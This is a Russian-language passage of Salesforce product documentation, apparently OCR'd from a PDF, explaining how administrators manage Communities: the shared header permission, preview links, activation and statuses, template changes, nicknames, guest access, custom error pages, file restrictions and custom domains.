
- Управление профилями и наборами полномочий

Для назначения набора полномочий пользователю:

- Назначение наборов полномочий

Использование общего верхнего колонтитула доступно организации Salesforce только после включения сообществ.

Важное замечание: Общий верхний колонтитул отображается только в организациях Salesforce, использующих приложение Salesforce Classic. Для организаций Salesforce, использующих приложение Lightning Experience, доступно приложение Launcher.



Полномочие «Просмотр общего верхнего колонтитула» по умолчанию отключено для всех стандартных профилей. Чтобы просмотреть общий верхний колонтитул, необходимо назначить пользователю полномочие Просмотр общего верхнего колонтитула. Для этого следует либо выбрать его в стандартном профиле, либо создать настраиваемые профили, либо создать набор полномочий. Чтобы быстро назначить данное полномочие нужным пользователям, создайте наборы полномочий.


1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Нажмите кнопку **«Создать»** и создайте набор полномочий, содержащий полномочие системы «Просмотр общего верхнего колонтитула».
3. Назначьте набор полномочий соответствующим пользователям.

Общий верхний колонтитул отображается пользователям с данным набором полномочий в верхней части всех страниц. С помощью меню слева пользователи смогут переключаться между внутренней организацией и сообществами, к которым у них есть доступ.

Меню *«Имя пользователя»*, расположенное справа, содержит ссылки для редактирования контактных данных и выхода. Кроме того, внутренним пользователям могут отображаться ссылки «Справка и обучение» и «Настройка», а также ссылки на другие инструменты. Отображаемые ссылки определяются предоставленными полномочиями пользователя и включенными функциями.

Для пользователей сообщества, созданного на основе шаблона «Вкладки Salesforce + Visualforce», с полномочием «Управление сообществами» или «Создание и настройка сообществ» отображается значок шестеренки ( ), с помощью которого можно переходить к странице «Рабочие пространства сообщества» или «Управление сообществом».

Прим.: На странице «Рабочие пространства сообщества» или «Управление сообществом» общий верхний колонтитул и меню «Управление сообществом» отображаются даже для пользователей без полномочия «Просмотр общего верхнего колонтитула». Однако рекомендуется назначать полномочие «Просмотр общего верхнего колонтитула» для переключения пользователей между организацией и сообществами Salesforce.



СМ. ТАКЖЕ:

Переключение между сообществами и организацией Salesforce

Переключение между сообществами и организацией Salesforce

Включение средства запуска приложений в сообществах Lightning

Публикация ссылки на сообщество

При необходимости разрешите участникам предварительный просмотр сообщества перед активацией.

Ссылка на сообщество со статусом «Предварительный просмотр» может передаваться только пользователям, добавленным в качестве участников сообщества.

Публикация ссылки на сообщество со статусом «Предварительный просмотр» позволяет быстро собрать отзывы о сообществе. Благодаря аналогичному режиму работы сообщества, заинтересованные лица могут протестировать все функции, а также проверить используемый фирменный стиль и текущие настройки. Данная возможность позволяет также заранее наполнять сообщество сообщениями, комментариями и записями, доступными участникам активного сообщества уже при первом входе.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Параметры»**.
3. Скопируйте URL-адрес, отображаемый на странице, и разошлите его заинтересованным лицам.

   Помните, что URL-адрес может передаваться только пользователям, добавленным в качестве участников сообщества.

СМ. ТАКЖЕ:

Настройка сообществ

Статусы сообществ

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для публикации URL-адреса предварительного просмотра сообщества:

- Создание и настройка сообществ

Активация сообщества

Активируйте сообщество, чтобы оно стало доступным для его участников. Результат активации сообщества зависит от шаблона.

- **Вкладки Salesforce + Visualforce** После активации сообщества его URL-адрес становится активным, а участники сообщества могут входить в систему. Если организация использует приветственные сообщения эл. почты, то активация сообщества инициирует отправку приветственного сообщения эл. почты всем его участникам. Приветственное сообщение эл. почты, отправляемое новым пользователям портала, содержит имя пользователя и пароль.
- **Koa, Kokua или служба поддержки клиентов (Napili)** При активации сообщества всем его участникам отправляется приветственное сообщение по эл. почте, а сайт регистрируется в Brombone™, службе оптимизации поисковых систем. Чтобы активировать URL-адрес сообщества и открыть доступ к системе для участников, необходимо опубликовать сообщество.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Параметры»**.
3. Нажмите кнопку **«Активировать сообщество»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

СМ. ТАКЖЕ:

Статусы сообществ
Настройка сообществ
Деактивация сообщества

Статусы сообществ

Ниже перечислены статусы, поддерживаемые сообществами.

Статус	Описание
Предварительный просмотр	Сообщество, которое еще не настроено и не активировалось ранее. Статус «Предварительный просмотр» не может быть назначен активированному сообществу. Пользователи с полномочием «Создание и настройка сообществ» могут получить доступ к сообществам со статусом «Предварительный просмотр», если их профиль или набор полномочий связан с сообществом. Кроме того, данное полномочие позволяет передавать пользователям, которым назначаются профили или наборы полномочий, связанные с сообществом, ссылку на данные сообщества. Ссылка на сообщество со статусом «Предварительный просмотр» отображается на странице «Управление сообществом». Если вы используете Рабочие пространства сообщества, ссылка на предоставление общего доступа к предварительномусообществу расположена в разделе «Администрирование». Приветственные сообщения эл. почты не отправляются даже при наличии флажка «Отправить приветственное сообщение эл. почты».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Статус	Описание
	Прим.: Временная блокировка доступа организации к сообществам за неуплату инициирует деактивацию всех сообществ, включая сообщества со статусом «Предварительный просмотр». Повторное включение сообществ инициирует назначение статуса «Неактивно» всем сообществам. Данные сообществ могут быть активированы, но не могут быть восстановлены со статусом «Предварительный просмотр».
Неактивно	Деактивированное сообщество, ранее доступное со статусом «Активно». Ниже перечислены действия, требующие деактивации сообщества. • Добавление или удаление участников • Добавление, удаление или изменение порядка отображения вкладок • Изменение цветовой схемы • Изменение URL-адреса сообщества Деактивированное сообщество не отображается в раскрывающемся меню. Пользователи с полномочием «Создание и настройка сообществ» все еще имеют доступ к настройке сообществ со статусом «Неактивно», несмотря на состояние членства. Использование прямой ссылки для доступа участников к сообществам со статусом «Неактивно» инициирует отображение страницы ошибки.
Активно	Активное сообщество, доступное участникам. Приветственные сообщения эл. почты отправляются новым участникам при наличии флажка «Отправить приветственное сообщение эл. почты».

СМ. ТАКЖЕ:

- Настройка сообществ
- Активация сообщества
- Деактивация сообщества
- Публикация ссылки на сообщество

Обновление параметров сообщества

Управление именем сообщества, описанием, URL-адресом, статусом сообщества и шаблоном сообщества осуществляется с одной страницы.

При необходимости измените имя и URL-адрес активированного сообщества; новый URL-адрес будет недоступен для переадресации. Рекомендуем вносить необходимые изменения только после уведомления участников сообщества.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Параметры»**.
3. Внесение необходимых изменений в параметры сообщества.
   - Редактирование имени, описания и URL-адреса сообщества посредством значка напротив имени сообщества.
   - Управление статусом сообщества.
   - Изменение шаблона сообщества.

СМ. ТАКЖЕ:

Изменение шаблона сообщества

Статусы сообществ

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

Деактивация сообщества

Ниже перечислены действия, требующие деактивации сообщества.

- Добавление или удаление участников
- Добавление, удаление или изменение порядка отображения вкладок
- Изменение цветовой схемы
- Изменение URL-адреса сообщества

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Параметры»**.
3. Щелкните **«Деактивировать»**.

   Сообщество становится неактивным.

   Члены неактивного сообщества все еще могут видеть его в меню, но могут получить к нему доступ только при наличии полномочия «Создание и настройка сообществ».

СМ. ТАКЖЕ:

Статусы сообществ

Активация сообщества

Настройка сообществ

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

Изменение шаблона сообщества

Если вы используете шаблон «Вкладки Salesforce + Visualforce», в конструкторе сообществ можно изменить шаблон на Koa, Kokua или шаблон службы поддержки клиентов (Napili).

Прим.: Начиная с выпуска Winter '17 нельзя будет изменять шаблоны для сообществ на основе Koa, Kokua и шаблон службы поддержки клиентов (Napili). Функции этих шаблонов сохранятся, но мы рекомендуем создать для работы новое сообщество. При изменении шаблона Koa, Kokua или шаблона службы поддержки клиентов (Napili) на другой тип шаблона служба поддержки клиентов Salesforce не сможет вам помочь в случае возникновения проблем.

Важное замечание: При смене шаблона данные сохранятся, но собьются некоторые настройки. Перед сменой шаблона изучите раздел «Рекомендации по изменению шаблона сообщества».

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Параметры»**.
3. Щелкните **«Изменить шаблон»**.
4. Выберите нужный шаблон.
5. Чтобы подтвердить внесенные изменения, щелкните **«Изменить шаблон»** при отображении соответствующего запроса.

После изменения шаблона открывается страница «Рабочие пространства сообществ» или «Управление сообществом».

Убедитесь, что страницы сообщества (например, страница входа или начальная страница сообщества) являются оптимальным выбором для обновленного шаблона сообщества. Например, при замене шаблона «Вкладки Salesforce + Visualforce» шаблоном на основе службы поддержки клиентов (Napili) рекомендуем обновить страницы для использования конструктора сообществ вместо страниц Visualforce. При необходимости настройте сообщество в конструкторе сообществ и опубликуйте все внесенные изменения.

Прим.: Начинается фазированный вывод из эксплуатации шаблонов Koa и Kokua. Уже летом 2017 года эти шаблоны нельзя будет использовать для создания сообществ. Salesforce будет по-прежнему поддерживать существующие сообщества, которые были созданы с помощью Koa и Kokua. Для создания сообщества на основе шаблона Koa или Kokua обратитесь в службу поддержки Salesforce. Однако мы рекомендуем, чтобы вместе со службой поддержки Salesforce вы разработали план по замене существующих сообществ Koa и Kokua. В новых сообществах Lightning обеспечена более широкая поддержка передачи базы знаний и управления обращениями.

Дополнительную информацию об использовании шаблонов Kokua, Koa и шаблона службы поддержки клиентов (Napili) см. в разделе *«Использование шаблонов для создания сообществ»*.

Подробные сведения о шаблоне Aloha см. в разделе *Начало работы с шаблоном сообщества Aloha для удостоверения Salesforce*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

Рекомендации по изменению шаблона сообщества

Изменение шаблона сообщества влияет на навигацию по сообществу, фирменный стиль и настройки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Начиная с выпуска Winter '17 нельзя будет изменять шаблоны для сообществ на основе Koa, Kokua и шаблон службы поддержки клиентов (Napili). Функции этих шаблонов сохранятся, но мы рекомендуем создать для работы новое сообщество. При изменении шаблона Koa, Kokua или шаблона службы поддержки клиентов (Napili) на другой тип шаблона служба поддержки клиентов Salesforce не сможет вам помочь в случае возникновения проблем.

- При изменении шаблона данные объекта Salesforce переносятся, однако фирменный стиль и настройки компонентов пропадают. Рекомендуем при необходимости в дальнейшем выполнить настройку заново.
- Смена шаблона сообщества инициирует обновление навигации на страницах «Управление сообществом» или «Рабочие пространства сообщества». Чтобы просмотреть все доступные параметры навигации, независимо от выбранного шаблона, последовательно выберите пункты **«Администрирование» «Настройки»** > **«Показать все параметры на странице рабочих пространств сообщества или управления сообществом»**.
- Переключение шаблона «Вкладки Salesforce + Visualforce» на шаблон любого другого типа инициирует изменение URL-адреса сообщества. А именно, к URL-адресу сообщества добавляется `/s`. Рекомендуем обновить все ссылки на сообщество посредством обновленного URL-адреса.
- Активные сообщества
  - При переключении на Koa, Kokua или шаблон службы поддержки клиентов (Napili) смена шаблона сохраняется в черновой версии. С помощью этой черновой версии можно продолжить настройку сообщества в конструкторе сообществ. Сообщество будет обновлено только после публикации внесенных изменений.
  - При переключении на шаблон «Вкладки Salesforce + Visualforce» с любого другого шаблона сделанные изменения моментально отразятся в активном сообществе. В таком случае рекомендуется деактивировать сообщество перед сменой шаблона. По завершении настройки заново активируйте сообщество.
  - Если для шаблона задано значение «Нет», то предопределенный шаблон не используется, либо вы работаете с модифицированной версией одного из наших шаблонов.

Дополнительную информацию об использовании шаблонов Kokua, Koa и шаблона службы поддержки клиентов (Napili) см. в разделе *«Использование шаблонов для создания сообществ»*.

Подробные сведения о шаблоне Aloha см. в разделе *Начало работы с шаблоном сообщества Aloha для удостоверения Salesforce*.

Включение дополнительных функций сообщества

Включите другие дополнительные функции сообщества, например прозвища пользователей, гостевой доступ, личные сообщения, прямые сообщения, пометки содержимого и уровни репутации.

Для использования этих параметров в организации должна быть включена поддержка Chatter.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Настройки»**.
3. Измените нужные параметры.

Общие

- Отображение псевдонимов вместо полных имен в сообществе. Включение возможности отображения прозвищ в сообществе гарантирует повышенную конфиденциальность и защиту удостоверений участников. Рекомендуем использовать данную возможность в общедоступных сообществах, позволяющих незарегистрированным посетителям просматривать профили участников.
- Разрешите доступ к общедоступному содержимому Chatter в сообществе, чтобы пользователям-гостям не требовалось выполнять вход. При предоставлении такого доступа компания ускоряет процесс внедрения сообщества, позволяя клиентам самостоятельно находить нужную информацию без входа или обращения в службу поддержки.
- Включите сообщения Chatter, позволяющие участникам сообщества безопасно обмениваться конфиденциальной информацией с другими пользователями Chatter. Чтобы предоставить внешним пользователям доступ к сообщениям Chatter, администратор должен включить вкладку Chatter в сообществах с помощью шаблона «Вкладки Salesforce + Visualforce».
- Включите прямые сообщения, позволяющие участникам сообщества безопасно обмениваться конфиденциальной информацией в сообществах с помощью шаблона «Служба работы с клиентами» (Napili).
- Разрешите использование настраиваемых страниц ошибок Visualforce, чтобы предоставить аутентифицированным пользователям возможности просмотра настраиваемых фирменных страниц ошибок Visualforce.
- Разрешите отображение всех параметров, доступных на странице «Управление сообществом» или «Рабочие пространства сообщества», которые по умолчанию скрываются настройками сообщества. Включение данного параметра переопределяет динамическую навигацию, используемую на странице «Управление сообществом» и «Рабочие пространства сообщества».

«Управление сообществом» или «Рабочие пространства сообщества»

- Разрешите участникам помечать сообщения, комментарии или файлы для модерирования на странице 4365 в рамках сообщества. Данный параметр позволяет участникам помечать элементы, содержащие недопустимую лексику или конфиденциальную информацию.
- Включите функцию «Репутация», на странице 4405позволяющую менеджерам сообщества настраивать систему очков, которая вознаграждает участников сообщества. Соответствующие уровни репутации, отображаемые профилями пользователей, настраиваются администраторами.
- Включите возможность отображения знатоков, на странице 4405позволяющую просматривать список знатоков темы и подтверждать компетентность отдельных пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

Файлы

- Установите максимальный размер в МБ для файлов, загружаемых в сообщество.
- Укажите типы файлов, которые можно загружать в сообщество.

4. Нажмите кнопку **«Сохранить»**.

Отображение прозвищ взамен полных имен в сообществе

Включение возможности отображения прозвищ в сообществе гарантирует повышенную конфиденциальность и защиту удостоверений участников. Рекомендуем использовать данную возможность в общедоступных сообществах, позволяющих незарегистрированным посетителям просматривать профили участников.

Включение общего доступа к сообществу

Система позволяет включать доступ к сообществам для пользователей-гостей (нелицензированных) без предварительного входа или регистрации в сообществе.

Использование настраиваемых страниц ошибок Visualforce для проверенных пользователей

Настроенные страницы ошибок Visualforce могут отображаться для проверенных пользователей сообщества.

Ограничения для файлов в сообществе

Можно ограничить размер и типы файлов, загружаемых участниками сообщества. Данный список допустимых типов файлов позволяет управлять тем, что загружают участники сообщества, а также предотвратить загрязнение сообщества несоответствующими файлами, присылаемыми спамерами.

Настройка настраиваемого домена для сообщества

Настройте настраиваемый домен для отражения фирменного стиля компании в URL-адресах сообщества.

Добавление поля глобального поиска в настраиваемый верхний колонтитул HTML сообщества

При наличии верхнего колонтитула HTML сообщества Salesforce не отображают поле глобального поиска. Чтобы воспользоваться данной функцией поиска, дополните настраиваемый верхний колонтитул специальной формой.

Выбор целевой вкладки

При использовании шаблона «Вкладки Salesforce + Visualforce» система позволяет выбрать целевую вкладку в сообщество.

Перенос сообществ из безопасной среды в производство

СМ. ТАКЖЕ:

Отображение прозвищ взамен полных имен в сообществе

Включение общего доступа к сообществу

Использование настраиваемых страниц ошибок Visualforce для проверенных пользователей

Включение функции присвоения пометок для участников сообщества

Включение репутации в сообществе

Ограничения для файлов в сообществе

Отображение прозвищ взамен полных имен в сообществе

Включение возможности отображения прозвищ в сообществе гарантирует повышенную конфиденциальность и защиту удостоверений участников. Рекомендуем использовать данную возможность в общедоступных сообществах, позволяющих незарегистрированным посетителям просматривать профили участников.

По умолчанию всем пользователям назначаются прозвища, которые при необходимости могут быть изменены путем последовательного выбора пунктов *Имя пользователя* > **«Редактировать контактные данные»** в общем верхнем колонтитуле или посредством профиля пользователя Chatter.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Настройки»**.
3. Установите флажок **«Включить отображение прозвищ»** и нажмите кнопку **«Сохранить»**.

Прозвища отображаются вместо имен и фамилий практически во всех областях сообщества, включая ленты, списковые представления, группы, результаты поиска, рекомендации, профили пользователей и файлы. Кроме того, прозвища отображаются приложением Salesforce1 и любыми сайтами сообщества, активированными посредством шаблонов сообщества.

Ниже перечислены некоторые ограничения по отображению прозвищ.

- Личные сообщения отображают полные имена. При необходимости выключите личные сообщения.
- Записи и поля записей для поиска пользователей отображают полные имена. Помните, что доступность записей и пользователей может контролироваться посредством правил общего доступа.
- Мобильные уведомления в приложении Salesforce1 отображают полные имена. При необходимости выключите мобильные уведомления в приложении Salesforce1.
- Несмотря на возможность поиска по именам, фамилиям и полным именам, результаты поиска отображают только прозвища. Рекомендации по автозаполнению при глобальном поиске и список «Недавние элементы» отображают любые имена, фамилии и полные имена, которые уже использовались для поиска, либо просматривались посредством записи или другой области.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения возможности отображения прозвищ:

- Создание и настройка сообществ

  И

  Является участником сообщества.

СМ. ТАКЖЕ:

Включение дополнительных функций сообщества

Включение общего доступа к сообществу

Система позволяет включать доступ к сообществам для пользователей-гостей (нелицензированных) без предварительного входа или регистрации в сообществе.

Общедоступные сообщества позволяют применять сценарии типа «Бизнес для потребителя» и поддерживают расширение целевой аудитории. Рассмотрим на примере сообщества службы поддержки клиентов. Сообщество, которое содержит общедоступные дискуссии, известные проблемы и решения, опубликованные другими участниками сообщества или службой поддержки, позволяет текущим и потенциальным клиентам просматривать эту информацию без выполнения входа.

Общий доступ к сообществу зависит от уровня доступа, предоставленного профилю пользователя-гостя. Проверьте, что пользователям-гостям предоставлен доступ к содержимому Chatter посредством API.

Прим.: Доступом к общему содержимому можно также управлять на уровне страницы из конструктора сообщества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения общего доступа к содержимому сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

Профили пользователей-гостей

При создании сообщества с помощью мастера создания сообществ Salesforce автоматически генерирует профиль пользователя-гостя для сообщества. Для доступа к профилю пользователя-гостя воспользуйтесь одним из способов, описанных ниже, и настройте в нем открытый либо ограниченный доступ к своему сообществу.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Для сообществ, использующих шаблон Salesforce Tabs + Visualforce:
   a. Последовательно выберите пункты «Администрирование» **«Страницы» «Перейти к Force.com»**
   b. На странице параметров узла выберите **«Параметры общего доступа»**, чтобы отредактировать страницу профиля гостя.
   c. Для обновления полномочий доступа профиля выберите **«Редактировать»** и внесите обновления.
   d. Нажмите кнопку **«Сохранить»**.

Для сообществ на основе шаблонов можно также войти в профиль пользователя-гостя из параметров конструктора сообщества. Выберите **«Общие»**, а затем нажмите ссылку под разделом «Профиль пользователя-гостя».

Важное замечание:

- При включении функции развертывания на основе профиля для Chatter пользователи-гости могут просматривать общедоступные сообщества только после включения доступа Chatter в профиле пользователя-гостя. Дополнительную информацию см. в разделе «*Управление доступом к Chatter посредством профилей*» справки Salesforce.
- Доступ к страницам сообщества можно осуществлять с помощью вариантов страницы и настроек на уровне страницы.
- При добавлении в сообщество настраиваемых компонентов они могут обойти безопасность уровня объектов и полей (FLS), заданную для профиля пользователя-гостя. Компоненты Lightning не активизируют CRUD и FLS автоматически при обращении к объектам или при извлечении объектов из контроллера Apex. Таким образом, записи и поля, на которые у пользователей нет полномочий CRUD и доступа FLS, продолжают отображаться в инфраструктуре. Параметры CRUD и FLS *необходимо* включать в контроллерах Apex вручную.

Включение доступа к Chatter посредством API для пользователей-гостей

Чтобы отладить возможности Chatter для правильной загрузки для пользователей-гостей, следующим страницам и компонентам сообществ Lightning и Visualforce также требуется доступ.

- Обращение
- Специальные ленты
- Лента
- Группа
- Сведения о группе
- Заголовок
- Вкладки со сведениями о записи
- Связанные списки
- Репутация
- Поиск и публикатор сообщений

Чтобы открыть доступ к функциям Chatter, войдите на страницу «Рабочие пространства сообществ» или «Управление сообществом».

1. Последовательно выберите пункты **«Администрирование»** > **«Настройки»**.
2. Установите флажок **Предоставить доступ к общим запросам API в Chatter** и нажмите кнопку **«Сохранить»**.

При открытии общего доступа посредством профиля пользователя-гостя и API пользователи-гости могут получать данные через Chatter in Apex, что очень удобно при создании страниц сообществ «с нуля».

СМ. ТАКЖЕ:

Включение дополнительных функций сообщества

https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode/apex_connectapi_public_communities.htm

Использование настраиваемых страниц ошибок Visualforce для проверенных пользователей

Настроенные страницы ошибок Visualforce могут отображаться для проверенных пользователей сообщества.

Чтобы назначить или настроить страницы ошибок Visualforce, в меню Рабочее пространство сообщества или Управление сообществом выберите пункты **«Администрирование»** > **«Страницы»** и нажмите **«Перейти к Force.com»**. Текущие выбранные страницы отображаются разделом **«Страницы ошибок»**.

При наличии флажка **«Использовать настраиваемые страницы ошибок Visualforce»** пользователям, выполнившим вход в сообщество, отображаются настраиваемые страницы ошибок Visualforce. При отсутствии флажка **«Использовать настраиваемые страницы ошибок Visualforce»** пользователям, выполнившим вход в сообщество, отображаются стандартные страницы ошибок Visualforce. Пользователям-гостям, которые не выполняют вход в сообщество, всегда отображаются настраиваемые страницы ошибок Visualforce, независимо от наличия данного флажка.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Настройки»**.
3. Установите флажок **«Использовать настраиваемые страницы ошибок Visualforce»** и нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Назначение страниц ошибок сайта Force.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

Ограничения для файлов в сообществе

Можно ограничить размер и типы файлов, загружаемых участниками сообщества. Данный список допустимых типов файлов позволяет управлять тем, что загружают участники сообщества, а также предотвратить загрязнение сообщества несоответствующими файлами, присылаемыми спамерами.

Прежде чем ограничивать файлы в сообществе, следует включить функцию модерирования файлов сообщества. Если в меню «Рабочие пространства сообщества» или «Управление сообществом» отсутствует параметр для ограничения файлов, свяжитесь с Salesforce.

Ограничения для файлов сообщества применяются к файлам, загруженным участниками сообщества из любого места сообщества — в сообщениях и комментариях, непосредственно на вкладке «Файлы», а также из приложения Salesforce1. Кроме того, можно установить ограничения для файлов сообщества с помощью SOAP API или Metadata API.

Не затрагиваются файлы, загруженные до установки ограничения для файлов. Однако новые версии этих файлов должны соответствовать указанным ограничениям.

Учитывайте следующие рекомендации.

- Файл должен соответствовать ограничениям для файлов, установленным в сообществе, в которое он загружается. Например, если пользователь загружает файл по обращению, а после агент загружает новую версию во внутреннюю организацию Salesforce, то будут применяться ограничения из сообщества пользователя.
- На общие в сообществе файлы, загруженные во внутреннюю организацию Salesforce, не действуют ограничения для файлов сообщества.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Выберите **«Администрирование» >** > **«Настройки»** и введите ограничения в разделе «Файлы» на этой странице.
   - «Максимальный размер файла в МБ» — введите число от 3 МБ до максимального размера файла организации. Чтобы использовать ограничение по умолчанию 2 ГБ, оставьте это поле пустым или введите `0`.
   - «Разрешать файлы только этого типа» — введите расширения файлов через запятую (например, `jpg,docx,txt`). Расширения можно вводить без учета регистра символов. Разрешается использовать не более 1 000 символов. Чтобы разрешить файлы всех типов, оставьте это поле пустым.
3. Нажмите кнопку **«Сохранить»**.

После установки ограничений для файлов сообщества участники будут получать сообщение об ошибке, если файл превысит установленный размер или в случае запрещенного расширения файла.

При попытке загрузить несколько файлов одновременно, когда один из них не соответствует установленным ограничениям, ни один из файлов загружен не будет.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для ограничения файлов в сообществе:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»

  И

  Является участником сообщества.

СМ. ТАКЖЕ:

Включение дополнительных функций сообщества

Настройка настраиваемого домена для сообщества

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра доменов:	Просмотр настройки и конфигурации
Для добавления доменов:	«Настройка приложения» или «Просмотр настройки и конфигурации», а также «Лицензия Site.com Publisher» или «Создание и настройка сообществ»
Для редактирования или удаления доменов:	Настройка приложения
Для связывания сертификатов с доменом:	Если сообщества не используются, обратитесь в компанию Salesforce. Организации, использующие сообщества, могут связывать сертификаты с доменом.

Настройте настраиваемый домен для отражения фирменного стиля компании в URL-адресах сообщества.

Прим.: Настраиваемые домены поддерживаются только экземплярами небезопасных сред. При необходимости настройте домен в экземпляре безопасной среды и перенесите его в экземпляр производственной среды. Обратите внимание, что настраиваемый домен активен только в производственной среде.

Добавляемый домен может быть связан с сертификатом и ключом, обеспечивающими безопасность подключения. Прежде чем связать сертификат с доменом, убедитесь в его наличии на странице «Управление сертификатами и ключами». Сертификат должен быть подписан центром сертификации, а его длина должна составлять 2 048 бит. Чтобы поддерживать все домены, обслуживающие сайты организации, воспользуйтесь специальным символом или сертификатом «Альтернативное имя темы».

1. Введите строку *«Домены»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Домены»**.
2. Нажмите кнопку **«Добавить домен»**.
3. Введите имя домена.
4. При наличии сертификата, подписываемого центром сертификации, который поддерживает данный домен, добавьте соответствующий сертификат.
5. Нажмите кнопку **«Сохранить»**. Чтобы добавить несколько доменов, нажмите кнопку **«Сохранить и создать»**.

Чтобы использовать домен для размещения нескольких сообществ, рекомендуем задать настраиваемые URL-адреса для каждого сайта. Настраиваемые URL-адреса позволяют различать сообщества внутри домена. Введите строку *«Настраиваемые URL-адреса»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые URL-адреса»**.

Прежде чем разрешить записи CNAME имени домена указывать на новое имя цели, убедитесь, что данное имя поддерживается сервером DNS путем использования `dig` или `nslookup`. Время создания имен доменов влияет на цель записи CNAME.

